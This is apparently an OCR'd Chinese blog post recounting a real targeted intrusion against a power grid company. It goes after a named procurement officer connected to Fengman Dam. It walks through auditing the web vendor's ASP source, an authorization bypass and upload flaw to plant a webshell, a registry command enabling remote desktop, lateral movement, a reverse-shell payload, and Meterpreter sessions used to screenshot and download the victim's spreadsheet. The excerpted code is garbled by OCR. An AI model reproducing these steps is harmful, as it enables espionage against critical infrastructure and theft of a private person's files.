专注APT攻击与防御

https://micropoor.blogspot.com/

任务背景:

需要得知周某某的今年采购的其中一个项目具体信息,目前已知该成员是xxx电网。负责丰满大坝的采购人员。整体思路如下:

找到开发公司,得到源码,审计问题,得到shell,拿到服务器,得到域控(或者终端管理)。得到个人机。下载任务文件。

得知该电网公司电网相关网站是某公司出品,得到某公司对外宣传网站,并且得到该公司服务器权限,下载源码模板。

源码审计:

全局共计2个主要文件,分别是Function.asp,Startup.asp

后台验证项:

Function. asp

来源验证:

注入验证:

(目标服务器waf,遂放弃)

错误处理:

```
* 以下为常用系数

* 以下为常用系数

* 请谈追回处理

* Gall DBConnEnd()
Response.Write "<script language-javascript>alert(" & str & "\n\n系统特自动返回前一页面...');history.back();</script>"
Response.End

End Sub

Sub GoError(str)
Call DBConnEnd()
Response.Write "<script language-javascript>alert(" & str & "\n\nGo back!');history.back();</script>"
```

XSS字符处理:

```
· 把字符串进行HTML解码,替换server.htmlencode
63
       · 去除Html格式,用于显示输出
64
65
66
       Function outHTML(str)
67
          Dim sTemp
68
            sTemp - str
            outHTML - ""
69
            If IsNull(sTemp) - True Then
71
                 Exit Function
           End If
          sTemp = Replace(sTemp, "&", "&")
sTemp = Replace(sTemp, "<", "&lt;")
sTemp = Replace(sTemp, ">", "&gt;")
sTemp = Replace(sTemp, Chr(34), "&quot;")
sTemp = Replace(sTemp, Chr(10), "<br/>)
73
74
75
76
77
78
            outHTML = sTemp
79
       End Function
80
```

直接输入admin/下文件名处理:

目录生成:针对iis6以及iis7 php版本

```
526
527
                        -检查某一目录是否存在-
      Function CheckDir(FolderPath)
528
          dim fso
          folderpath=Server.MapPath(".")&"\"&folderpath
529
          Set fso1 = Server.CreateObject("Scripting.FileSystemObject")
          If fso.FolderExists(FolderPath) then
          '存在
             CheckDir = True
534
         Else
535
          '不存在
536
537
             CheckDir = False
          End if
          Set fso - nothing
539
     End Function
540
541
           -----根据指定名称生成目录-----
      Function MakeNewsDir(foldername)
542
543
         dim fso, f
544
          Set fso = Server.CreateObject("Scripting.FileSystemObject")
545
          Set f = fso.CreateFolder(foldername)
546
          MakeNewsDir - True
547
          Set fso = nothing
548
      End Function
549
```

Startup. asp

配置文件: 当不可以执行的时候, 是否可以备份出数据库, 以便下载。


关于新闻显示,全局incude head.asp


其中check_si.asp 主要为防止注入

Get注入

Post 注入 新版本中加入post注入

过程中遇到服务器卡顿现象,也就是不清楚列名数,本地二分法测试如下:







在admin 目录下有个database.asp文件

```
| Call adminer() | Call footbase | Call adminer() | Call footbase
```


目标测试:

根据以上信息,构造referrer,构造参数,禁止js。产生出越权漏洞。







根据越权漏洞,继续看upload. asp文件,允许匿名上传图片文件。在根据越权漏洞备份出webshell文件




```
| The content of the
```

82:






得到webshell




对方没有开启远程桌面:


开启: REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal""Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f


通过该服务器得到mssql 数据库。得到终端管理权限。





查看在线机器, 查找目标人物。





推送payload 反弹。

```
[≫] EALUNSK3PEBD3QW

OS L³! Microsoft Windows 7 Q³½¢°

OS °∅; 6.1.7601 Service Pack 1 Build 7601

OS c[Λ: Microsoft Corporation

OS P:: ¶AL¢¹¤↓

OS ¹¹²½p`э: Multiprocessor Free

²¾ξεq: Sky123.0rg

²¾ξεq: Sky123.0rg

°□D: 00426-0EM-8992662-00006

□□16/8/31, 16:38:25

□□6|1°¹½□ 2017/11/10, 8:21:46

ET c[Λ: LENOVO

□□3°ú 90CXCTO1WW

E□3°ú 90CXCTO1WW

E□3°ú 90CXCTO1WW

E□3°ú 90CXCTO1WW

E□3°i 1 m²² □1f

[01]: x64 Family 6 Model 60 Stepping 3 GenuineIntel ~3069 Mhz

BIOS °∅;: Windows C¹¼: C:\Windows

E□b½: C:\Windows\system32

6¶¹½: \Device\HarddiskVolume1
```

确定是否为目标人物: 采购员 桌面截图


```
timestomp Manipulate file MACE attributes

meterpreter > screenshot
Screenshot saved to: /root/iupUPots.jpeg
meterpreter > ps

Process List

PID PPID Name Arch Session User Path

0 0 [System Process]
```



按照任务 取得该人员的其中一个x1s文件

neterpreter > download c:\\Users\\Administrator\\Desktop\\ZMMR003_01-20171110.XLS
[*] downloading: c:\Users\Administrator\Desktop\ZMMR003_01-20171110.XLS -> ZMMR003_01-20171110.XLS
[*] download : c:\Users\Administrator\Desktop\ZMMR003_01-20171110.XLS -> ZMMR003_01-20171110.XLS
neterpreter >



任务完成。

```
Ιd
        Type
                                           Information
   2
        meterpreter x86/windows NT AUTHORITY\NETWORK SERVICE
        meterpreter x86/windows NT AUTHORITY\NETWORK SERVICE meterpreter x86/windows NT AUTHORITY\SYSTEM @ FMJSJCO
   3
   4
        meterpreter x86/windows NT AUTHORITY\SYSTEM @ EALUNSK
msf exploit(handler) > sessions -k 2
[*] Killing the following session(s): 2
[*] Killing session 2
[*] 10.163.120.... - Meterpreter session 2 closed. msf exploit(handler) > sessions -k 3
[*] Killing the following session(s): 3
[*] Killing session 3
[*] 10.163.120.333 - Meterpreter session 3 closed.

msf exploit(handler) > sessions -k 4
[*] Killing the following session(s): 4
[*] Killing session 4
[*] 10.163.120.... - Meterpreter session 4 closed.

msf exploit(handler) > sessions -k 6

[*] Killing the following session(s): 6
[*] Killing session 6
[*] 10.163.127.... - Meterpreter session 6 closed. msf exploit(handler) >
```